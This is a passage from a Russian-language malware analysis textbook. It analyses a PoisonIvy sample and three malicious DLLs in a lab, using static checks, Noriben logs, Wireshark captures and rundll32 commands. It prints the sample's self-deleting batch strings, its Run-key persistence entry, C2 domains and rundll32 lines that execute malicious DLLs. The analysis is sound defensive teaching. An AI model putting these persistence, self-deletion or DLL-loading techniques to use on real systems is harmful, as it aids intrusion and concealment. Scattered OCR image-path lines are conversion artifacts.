Еще одной альтернативой INetSim является FakeNet-NG (github.com/fireeye/flare-fakenet-ng), позволяющий перехватывать и перенаправлять весь или определенный сетевой трафик, симулируя сетевые службы.

3.4 Этапы динамического анализа

В ходе динамического (поведенческого) анализа вы будете последовательно выполнять ряд шагов по определению функциональности вредоносного ПО. В следующем списке перечислены эти этапы:

- **откат на чистый снапшот**: включает в себя возврат вашей виртуальной машины в чистое состояние;
- **запуск инструментов мониторинга / динамического анализа**: на этом этапе вы запустите инструменты мониторинга перед выполнением образца вредоносного ПО. Чтобы получить максимум отдачи от утилит, описанных в предыдущем разделе, нужно запускать их с правами администратора;
- **выполнение образца вредоносного ПО**: на этом этапе вы запустите образец вредоносного ПО с правами администратора;
- **остановка инструментов мониторинга**: включает в себя остановку инструментов мониторинга, после того как вредоносный файл исполняется в течение указанного времени;
- **анализ результатов**: включает в себя сбор данных/отчетов инструментов мониторинга и их анализ для определения поведения вредоносного ПО и его функциональности.

3.5 Собираем все вместе: анализируем исполняемый файл вредоносного ПО

Когда у вас есть понимание инструментов динамического анализа и его этапов, вы можете использовать эти инструменты вместе, чтобы собрать максимум информации из образца вредоносного ПО. В этом разделе мы будем проводить статический и динамический анализы для определения характеристик и поведения образца вредоносного ПО (`sales.exe`).

3.5.1 Статический анализ образца

Начнем изучение образца вредоносного ПО со статического анализа. В статическом анализе, так как образец не выполняется, он может быть выполнен на виртуальной машине либо Linux, либо Windows с использованием инструментов и методов, описанных в главе 2 «Статический анализ». Начнем с определения типа файла и криптографической хеш-функции. Основываясь на приведенном ниже фрагменте кода, вредоносный двоичный файл представляет собой 32-битовый исполняемый файл:

```
$ file sales.exe
sales.exe: PE32 executable (GUI) Intel 80386, for MS Windows

$ md5sum sales.exe
51d9e2993d203bd43a502a2b1e1193da sales.exe
```

ASCII-строки, извлеченные из двоичного файла с помощью утилиты strings, содержат ссылки на набор пакетных команд, который выглядит как команда для удаления файлов. Строки также показывают ссылку на командный файл (`_melt.bat`), который указывает на то, что после выполнения вредоносная программа, вероятно, создает пакетный файл (`.bat`) и выполняет эти пакетные команды. Строки также имеют ссылки на ключ реестра `RUN`; это интересно, потому что большинство вредоносных программ добавляет запись в этот ключ для сохранения в системе после перезагрузки:

```
!This program cannot be run in DOS mode.
Rich
.text
`.rdata
@.data
.rsrc
[....REMOVED....]
:over2
If not exist "
" GoTo over1
del "
GoTo over2
:over1
del "
_melt.bat
```

```
[....REMOVED....]
Software\Microsoft\Windows\CurrentVersion\Run
```

Изучение импорта показывает ссылки на API-вызовы, связанные с файловой системой и реестром, указывая на способность вредоносной программы выполнять операции с файловой системой и реестром, как выделено ниже. Наличие API-вызовов `WinExec` и `ShellExecuteA` предполагает способность вредоносной программы вызывать другие программы (создавать новый процесс):

```
kernel32.dll
   [.....REMOVED......]
   SetFilePointer
   SizeofResource
   WinExec
   WriteFile
   lstrcatA
   lstrcmpiA
   lstrlenA
   CreateFileA
   CopyFileA
   LockResource
   CloseHandle

shell32.dll
   SHGetSpecialFolderLocation
   SHGetPathFromIDListA
   ShellExecuteA

advapi32.dll
   RegCreateKeyA
   RegSetValueExA
   RegCloseKey
```

Запрос значения хеш-функции из базы данных VirusTotal показывает 58 сигнатур, а их имена предполагают, что мы, вероятно, имеем дело с образцом вредоносного ПО под названием PoisonIvy. Чтобы выполнить поиск по хешу из VirusTotal, нужен доступ в интернет, а если вы хотите использовать открытый API VirusTotal, то вам нужен API-ключ, который можно получить, создав учетную запись на сайте VirusTotal:

```
$ python vt_hash_query.py 51d9e2993d203bd43a502a2b1e1193da
Detections: 58/64
VirusTotal Results:
   Bkav ==> None
   MicroWorld-eScan ==> Backdoor.Generic.474970
   nProtect ==> Backdoor/W32.Poison.11776.CM
   CMC ==> Backdoor.Win32.Generic!O
   CAT-QuickHeal ==> Backdoor.Poisonivy.EX4
   ALYac ==> Backdoor.Generic.474970
   Malwarebytes ==> None
   Zillya ==> Dropper.Agent.Win32.242906
   AegisLab ==> Backdoor.W32.Poison.deut!c
```

```
TheHacker ==> Backdoor/Poison.ddpk
K7GW ==> Backdoor ( 04c53c5b1)
K7AntiVirus ==> Backdoor ( 04c53c5b1)
Invincea ==> heuristic
Baidu ==> Win32.Trojan.WisdomEyes.16070401.9500.9998
Symantec ==> Trojan.Gen
TotalDefense ==> Win32/Poison.ZR!genus
TrendMicro-HouseCall ==> TROJ_GEN.R047C0PG617
Paloalto ==> generic.ml
ClamAV ==> Win.Trojan.Poison-1487
Kaspersky ==> Trojan.Win32.Agentb.jan
NANO-Antivirus ==> Trojan.Win32.Poison.dstuj
ViRobot ==> Backdoor.Win32.A.Poison.11776
[.................REMOVED.........................]
```


3.5.2 Динамический анализ образца

Чтобы понять поведение вредоносного ПО, были использованы инструменты динамического анализа, обсуждаемые в этой главе, и выполнены следующие шаги.

1. Был произведен откат виртуальных машин Windows и Linux на чистый снапшот.
2. На ВМ Windows был запущен Process Hacker с правами администратора, чтобы определить атрибуты процесса, и был выполнен скрипт Noriben (который, в свою очередь, запустил Process Monitor), чтобы проверить взаимодействие вредоносных программ с системой.
3. На виртуальной машине Linux был запущен INetSim для имитации сетевых служб, и был запущен и настроен Wireshark для захвата сетевого трафика на сетевом интерфейсе.
4. Когда все инструменты мониторинга были запущены, была выполнена вредоносная программа с правами администратора (щелкните правой кнопкой мыши | **Run as Administrator** (Запуск от имени администратора)) примерно на 40 с.
5. Через 40 с Noriben был остановлен на виртуальной машине Windows. INetSim и Wireshark были остановлены на виртуальной машине Linux.
6. Результаты использования инструментов мониторинга были собраны и исследованы, для того чтобы понять поведение вредоносной программы.

После выполнения динамического анализа была установлена следующая информация о вредоносном ПО.

1. После выполнения образца вредоносного ПО (`sales.exe`) был создан новый процесс, `iexplorer.exe`, с идентификатором процесса `1272`. PE-файл находится в каталоге `%Appdata%`. Ниже приводится фрагмент кода Process Hacker, показывающий вновь созданный процесс:



2. Изучив журналы Noriben, можно определить, что вредоносная программа переместила файл с именем `iexplorer.exe` в директорию `%AppData%`. Имя файла (`iexplorer.exe`) похоже на имя файла браузера Internet Explorer (`iexplore.exe`). Этот метод является преднамеренной попыткой злоумышленника сделать так, чтобы вредоносный файл выглядел как легитимный исполняемый файл:

```
[CreateFile] sales.exe:3724 > %AppData%\iexplorer.exe
```

После перемещения файла вредоносная программа выполнила его. В результате был создан новый процесс `iexplorer.exe`, отображенный Process Hacker:

```
[CreateProcess] sales.exe:3724 > "%AppData%\iexplorer.exe"
```

Затем вредоносная программа скидывает другой файл с именем `MDMF5A5.tmp_melt.bat`, как показано ниже. На этом этапе можно сделать вывод, что строка `_melt.bat`, которую мы нашли во время статического анализа, объединяется с другой строкой с именем `MDMF5A5.tmp`.

Это используется для генерации имени файла, `MDMF5A5.tmp_melt.bat`. Как только имя файла генерируется, вредоносная программа удаляет файл с таким именем на диске:

```
[CreateFile] sales.exe:3724 > %LocalAppData%\Temp\MDMF5A5.tmp_melt.bat
```

Затем выполняет сценарий перемещенного пакета (`.bat`), вызывая cmd.exe:

```
[CreateProcess] sales.exe:3724 > "%WinDir%\system32\cmd.exe /c
%LocalAppData%\Temp\MDMF5A5.tmp_melt.bat"
```


В результате выполнения `cmd.exe` пакетного скрипта исходный файл (`sales.exe`) и пакетный скрипт (`MDMF5A5.tmp_melt.bat`) были удалены, как показано в следующем фрагменте кода. Это поведение подтверждает, что пакетный (`.bat`) файл обладает функциями удаления (если вы помните, пакетные команды для удаления файлов были найдены во время процесса извлечения строк):

```
[DeleteFile] cmd.exe:3800 > %UserProfile%\Desktop\sales.exe
[DeleteFile] cmd.exe:3800 > %LocalAppData%\Temp\MDMF5A5.tmp_melt.bat
```


Затем вредоносный файл добавляет путь к перемещенному файлу в виде записи в ключ реестра RUN для сохранения, что позволяет запускать вредоносное ПО даже после того, как система перезагружается:

```
[RegSetValue] iexplorer.exe:1272 >
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\HKLM Key =
C:\Users\test\AppData\Roaming\iexplorer.exe
```

3. Исходя из сетевого трафика, захваченного Wireshark, видно, что вредоносная программа разрешает командно-контрольный домен и устанавливает соединение на порте 80:



TCP-поток соединения порта 80, как показано на следующем скриншоте, представляет собой нестандартный HTTP-трафик; это говорит о том, что вредоносная программа, вероятно, использует собственный протокол или зашифрованное соединение. В большинстве случаев вредоносные программы используют собственный протокол или шифруют сетевой трафик для обхода сетевых сигнатур. Вам необходимо выполнить анализ кода вредоносных файлов, чтобы определить природу сетевого трафика. В следующих главах вы узнаете о методах выполнения анализа кода, чтобы получить представление о внутренней работе вредоносного файла:



Сравнение криптографической хеш-функции скинутого образца (`iexplorer.exe`) и исходного файла (`sales.exe`) показывает, что они идентичны:

```
$ md5sum sales.exe iexplorer.exe
51d9e2993d203bd43a502a2b1e1193da sales.exe
51d9e2993d203bd43a502a2b1e1193da iexplorer.exe
```

Подводя итог, можно сказать, что при запуске вредоносного ПО оно копирует себя в каталог `%AppData%` в качестве `iexplorer.exe`, а затем скидывает пакетный скрипт, работа которого заключается в удалении оригинального файла и самого себя. Далее вредоносная программа добавляет запись в раздел реестра,

чтобы иметь возможность запускаться каждый раз при запуске системы. Вредоносный файл, возможно, шифрует сетевой трафик и связывается с командно-контрольным сервером на порте 80, используя нестандартный протокол.

Сочетая статический и динамический анализы, можно было определить характеристики и поведение вредоносного файла. Эти методы анализа также помогли установить сетевые и хост-индикаторы, связанные с образцом вредоносного ПО.


Группы реагирования на компьютерные инциденты используют индикаторы, установленные на основе анализа вредоносных программ, для создания сетевых и хост-сигнатур для обнаружения дополнительных заражений в сети. Проводя анализ вредоносных программ, запишите показатели, которые могут помочь вам или вашей команде реагирования обнаружить зараженные хосты в вашей сети.

3.6 Анализ динамически подключаемой библиотеки (DLL)


Динамически подключаемая библиотека (Dynamic-Link Library – DLL) – это модуль, содержащий функции (называемые экспортированными функциями, или экспортом), которые могут быть использованы другой программой (например, исполняемым файлом или DLL). Исполняемый файл может использовать функции, реализованные в DLL, импортируя его из DLL.

Операционная система Windows содержит много библиотек DLL, которые экспортируют различные функции, называемые *интерфейсами прикладного программирования* (Application Programming Interfaces – API). Функции, содержащиеся в этих DLL, используются процессами для взаимодействия с файловой системой, реестром, сетью и *графическим интерфейсом пользователя* (graphical user interface – GUI).

Чтобы отобразить экспортированные функции в утилите CFF Explorer, загрузите PE-файл, который экспортирует функции, и нажмите **Export Directory** (каталог экспорта). Ниже показаны некоторые функции, экспортируемые `Kernel32.dll` (это библиотека операционной системы, которая находится в каталоге `C:\Windows\System32`). Одна из функций, экспортируемых `Kernel32.dll`, – это `CreateFile`. Эта API-функция используется для создания или открытия файла.



На следующем скриншоте видно, что `notepad.exe` импортирует некоторые функции, экспортируемые `kernel32.dll`, включая функцию `CreateFile`. Когда вы открываете или создаете файл с помощью программы Блокнот, он вызывает API-функции `CreateFile`, реализованные в `Kernel32.dll`.



В предыдущем примере `notepad.exe` не нужно было реализовывать функциональность для создания или открытия файла в своем коде. Для этого он просто импортирует и вызывает API функции `CreateFile`, реализованные в `Kernel32.dll`. Преимущество реализации DLL заключается в том, что ее код может использоваться несколькими приложениями. Если приложение хочет вызвать API-функцию, оно должно сначала загрузить копию DLL, которая экспортирует API в свое пространство памяти.

Если вы хотите узнать больше о динамически подключаемых библиотеках, посетите страницы support.microsoft.com/en-us/help/815065/what-is-a-dll и msdn.microsoft.com/en-us/library/windows/desktop/ms681914(v=vs.85).aspx.

3.6.1 Почему злоумышленники используют библиотеки DLL

Вы часто будете свидетелями того, как авторы вредоносных программ распространяют свой вредоносный код в виде DLL вместо исполняемых файлов. Ниже приведены некоторые из причин, по которым злоумышленники реализуют свой вредоносный код в виде DLL:

- DLL не может быть выполнена двойным щелчком; DLL нужен главный процесс для запуска. Распространяя вредоносный код в виде DLL, автор вредоносного ПО может загружать свою DLL в любой процесс, включая законный, такой как `Explorer.exe`, `winlogon.exe` и т. д. Эта техника дает злоумышленнику возможность скрывать действия вредоносного ПО, и вся активность, выполненная вредоносной программой, будет происходить из главного процесса;
- внедрение DLL в уже запущенный процесс дает злоумышленнику способность сохраняться в системе;
- когда DLL загружается процессом в свою область памяти, DLL будет иметь доступ ко всему пространству памяти, что дает возможность манипулировать функциональностью процесса. Например, злоумышленник может внедрить DLL в процесс браузера и украсть учетные данные, перенаправив его API-функцию. Анализ DLL не прост и может быть сложнее по сравнению с анализом исполняемого файла.

Большинство образцов вредоносных программ перемещает или скачивает DLL, а затем загружает ее в пространство памяти другого процесса. После загрузки DLL компонент дроппера/загрузчика удаляет себя. В результате при проведении расследования вредоносной программы вы можете найти только DLL. В следующем разделе рассматриваются методы анализа DLL.

3.6.2 Анализ DLL с помощью rundll32.exe

Для определения поведения вредоносного ПО и мониторинга его активности с помощью динамического анализа важно понять, как выполнить DLL. Как уже упоминалось ранее, для запуска DLL необходим процесс. В Windows можно использовать `rundll32.exe`, чтобы запустить DLL и вызвать функции, экспортированные из нее. Ниже приводится синтаксис для запуска DLL и вызова функции экспорта с помощью `rundll32.exe`:

```
rundll32.exe <full path to dll>,<export function> <optional arguments>
```

Параметры, связанные с `rundll32.exe`, объяснены ниже:

- **полный путь к DLL**: указывает полный путь к DLL, и этот путь не может содержать пробелы или специальные символы;
- **функция экспорта**: это функция в DLL, которая будет вызываться после загрузки библиотеки;
- **необязательные аргументы:** аргументы являются необязательными, и если они указаны, то будут переданы в функцию экспорта при ее вызове;

- **запятая**: ставится между полным путем к DLL и функции экспорта. Функция экспорта требуется для правильного синтаксиса.

3.6.2.1 Как работает rundll32.exe

Понимание внутреннего механизма `rundll32.exe` важно, чтобы избежать ошибок во время запуска DLL. При запуске `rundll32.exe` с помощью аргументов командной строки, упомянутых ранее, выполняются следующие шаги.

1. Аргументы командной строки, переданные `rundll32.exe`, сначала проверяются; если синтаксис неправильный, `rundll32.exe` завершается.
2. Если синтаксис правильный, загружается предоставленная DLL. В результате загрузки DLL выполняется функция точки входа DLL (которая, в свою очередь, вызывает функцию `DLLMain`). Большинство вредоносных программ реализует свой вредоносный код в функции `DLLMain`.
3. После загрузки DLL она получает адрес функции экспорта и вызывает ее. Если адрес функции не может быть определен, то `rundll32.exe` завершается.
4. Если указаны необязательные аргументы, они передаются в функцию экспорта при вызове.


Подробная информация об интерфейсе rundll32 и его работе описана в статье: support.microsoft.com/en-in/help/164787/info-windows-rundll-and-rundll32-interface.

3.6.2.2 Запуск DLL с использованием rundll32.exe

В ходе изучения вредоносных программ вы столкнетесь с различными вариантами DLL-библиотеки. Понимание того, как распознать и анализировать их, необходимо для установления их вредоносных действий. Приведенные ниже примеры охватывают разные сценарии с участием DLL.

Пример 1 – Анализ DLL без экспорта

Всякий раз, когда DLL загружается, вызывается ее функция точки входа (которая, в свою очередь, вызывает функцию `DLLMain`). Злоумышленник может реализовать вредоносную функциональность (например, кейлоггинг, кражу информации и т. д.) в `DLLMain` без экспорта каких-либо функций. В следующем примере вредоносная DLL (`aa.dll`) не содержит никакого экспорта, что говорит о том, что все вредоносные функции могут быть реализованы в функции `DLLmain`, которая будет выполняться (вызывается из точки входа DLL), когда DLL загружается. На следующем скриншоте видно, что вредоносная программа импортирует функции из `wininet.dll` (которая экспортирует функцию, связанную с HTTP или FTP). Это указывает на то, что вредоносная программа, вероятно, вызывает эти сетевые функции внутри функции `DLLMain` для взаимодействия с командно-контрольным сервером, используя HTTP- или FTP-протокол.



Можно предположить, что поскольку нет экспорта, DLL может быть выполнена с помощью следующего синтаксиса:


```
C:\>rundll32.exe C:\samples\aa.dll
```

Когда вы запускаете DLL с предыдущим синтаксисом, DLL не будет выполняться успешно; в то же время вы не получите никакой ошибки. Причина этого состоит в том, что когда `rundll32.exe` проверяет синтаксис командной строки (шаг 1, упомянутый в разделе 6.2.1 «Как работает rundll32.exe»), он не проходит проверку. В результате `rundll32.exe` выходит без загрузки DLL.


Вы должны убедиться, что синтаксис командной строки верен, чтобы успешно загрузить DLL. Команда, показанная ниже, должна успешно запустить DLL. В этой команде `test` является фиктивным именем, и такой функции экспорта нет, она просто используется, чтобы убедиться, что синтаксис командной строки верен. Перед выполнением команды были запущены различные инструменты мониторинга, рассмотренные в этой главе (Process Hacker, Noriben, Wireshark, Inetsim):

```
C:\>rundll32.exe C:\samples\aa.dll,test
```

После выполнения команды была получена следующая ошибка, но DLL была успешно выполнена. В этом случае, поскольку синтаксис верен, `rundll32.exe` загрузил DLL (шаг 2, упомянутый в разделе 6.2.1). В результате была вызвана функция точки входа в DLL (которая, в свою очередь, называется `DLLMain` и содержит вредоносный код). Затем `rundll32.exe` пытается найти адрес функции экспорта `test` (шаг 3, упомянутый в разделе 6.2.1). Так как он не может его найти, отображается следующая ошибка. Хотя сообщение об ошибке и отобразилось, DLL была успешно загружена (это именно то, что мы хотели для мониторинга ее активности).




После выполнения вредоносная программа устанавливает HTTP-соединение с командно-контрольным доменом и загружает файл (`Thanksgiving.jpg`), как показано ниже.



No.	Time	Source	Destination	Protocol	Length	Info
642.475022	192.168.1.50	192.168.1.100	DNS	76	Standard query 0xdb99 A www.giftnews.org
742.480775	192.168.1.100	192.168.1.50	DNS	92	Standard query response 0xdb99 A www.giftnews.org A 192.168.1.100
842.489943	192.168.1.50	192.168.1.100	TCP	66	49166 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
942.489975	192.168.1.100	192.168.1.50	TCP	66	80 → 49166 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460 SACK_PERM=1 WS=128
42.490120	192.168.1.50	192.168.1.100	TCP	60	49166 → 80 [ACK] Seq=1 Ack=1 Win=65536 Len=0
42.490245	192.168.1.50	192.168.1.100	HTTP	226	GET /festival/Thanksgiving.jpg HTTP/1.1
42.490252	192.168.1.100	192.168.1.50	TCP	54	80 → 49166 [ACK] Seq=1 Ack=173 Win=30336 Len=0

Пример 2 – Анализ DLL, содержащей экспорт

В этом примере мы рассмотрим другую вредоносную DLL (`obe.dll`). Ниже показаны две функции (`DllRegisterServer` и `DllUnRegisterServer`), экспортированные DLL.



Образец DLL был запущен с помощью следующей команды. Хотя `obe.dll` был загружен в память файла `rundll32.exe`, он не вызвал никаких действий, потому что функция точки входа DLL не реализует никакой функциональности:

```
C:\>rundll32.exe c:\samples\obe.dll,test
```

С другой стороны, запуск образца с функцией `DllRegisterServer`, как показано ниже, инициировал соединение HTTPS с сервером C2. Из этого можно сделать вывод, что `DLLRegisterServer` реализует сетевую функциональность:

```
C:\>rundll32.exe c:\samples\obe.dll,DllRegisterServer
```

Ниже показан сетевой трафик, перехваченный Wireshark.


```
556.677039135   192.168.1.50    192.168.1.100   DNS      74 Standard query 0xa207 A inocnation.com
656.713504929   192.168.1.100   192.168.1.50    DNS      90 Standard query response 0xa207 A inocnation.com A 192.168.1.100
756.716057362   192.168.1.50    192.168.1.100   TCP      66 49166 → 443 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
856.716088408   192.168.1.100   192.168.1.50    TCP      66 443 → 49166 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460 SACK_PERM=1 WS=…
956.716266092   192.168.1.50    192.168.1.100   TCP      60 49166 → 443 [ACK] Seq=1 Ack=1 Win=65536 Len=0
 56.717887835   192.168.1.50    192.168.1.100   TLSv1   176 Client Hello
 56.717897210   192.168.1.100   192.168.1.50    TCP      54 443 → 49166 [ACK] Seq=1 Ack=123 Win=29312 Len=0
 56.721129298   192.168.1.100   192.168.1.50    TLSv1  1359 Server Hello, Certificate, Server Key Exchange, Server Hello Done
 56.732013311   192.168.1.50    192.168.1.100   TLSv1   188 Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
 56.732221314   192.168.1.100   192.168.1.50    TLSv1   113 Change Cipher Spec, Encrypted Handshake Message
```

Вы можете написать скрипт для определения всех экспортируемых функций (как описано в главе 2 «Статический анализ») в DLL и вызывать их последовательно во время работы инструментов для мониторинга. Этот метод может помочь в понимании функциональности каждой экспортируемой функции. DLLRunner (github.com/Neo23x0/DLLRunner) – это скрипт, написанный на Python, который выполняет все экспортированные функции в DLL.

Пример 3 – Анализ DLL, принимающей аргументы экспорта

В следующем примере показано, как можно проанализировать DLL, которая принимает аргументы экспорта. DLL, использованная в этом примере, была доставлена через powerpoint, как описано на странице: securingtomorrow.mcafee.com/mcafee-labs/threat-actors-use-encrypted-office-binary-format-evade-detection/.

DLL (`SearchCache.dll`) состоит из функции экспорта, `_flushfile@16`, чья функциональность заключается в удалении файла. Эта функция экспорта принимает аргумент, который является файлом для удаления.



Чтобы продемонстрировать функцию удаления, был создан тестовый файл (`file_to_delete.txt`) и запущены инструменты мониторинга. Тестовый файл передал аргумент функции экспорта `_flushfile@16` с помощью следующей команды. После запуска этой команды тестовый файл был удален с диска:

```
rundll32.exe c:\samples\SearchCache.dll,_flushfile@16
C:\samples\file_to_delete.txt
```

Ниже приведен листинг из журналов Noriben, показывающий, как `rundll32.exe` удаляет файл (`file_to_delete.txt`):

```
Processes Created:
[CreateProcess] cmd.exe:1100 > "rundll32.exe
c:\samples\SearchCache.dll,_flushfile@16
C:\samples\file_to_delete.txt"
```


```
[Child PID: 3348]

File Activity:
[DeleteFile] rundll32.exe:3348 > C:\samples\file_to_delete.txt
```

Чтобы определить параметры и тип параметров, принимаемых функцией экспорта, вам нужно будет выполнить анализ кода. Вы будете изучать методы анализа кода в предстоящих главах.

3.6.3 Анализ DLL с помощью проверки процессов

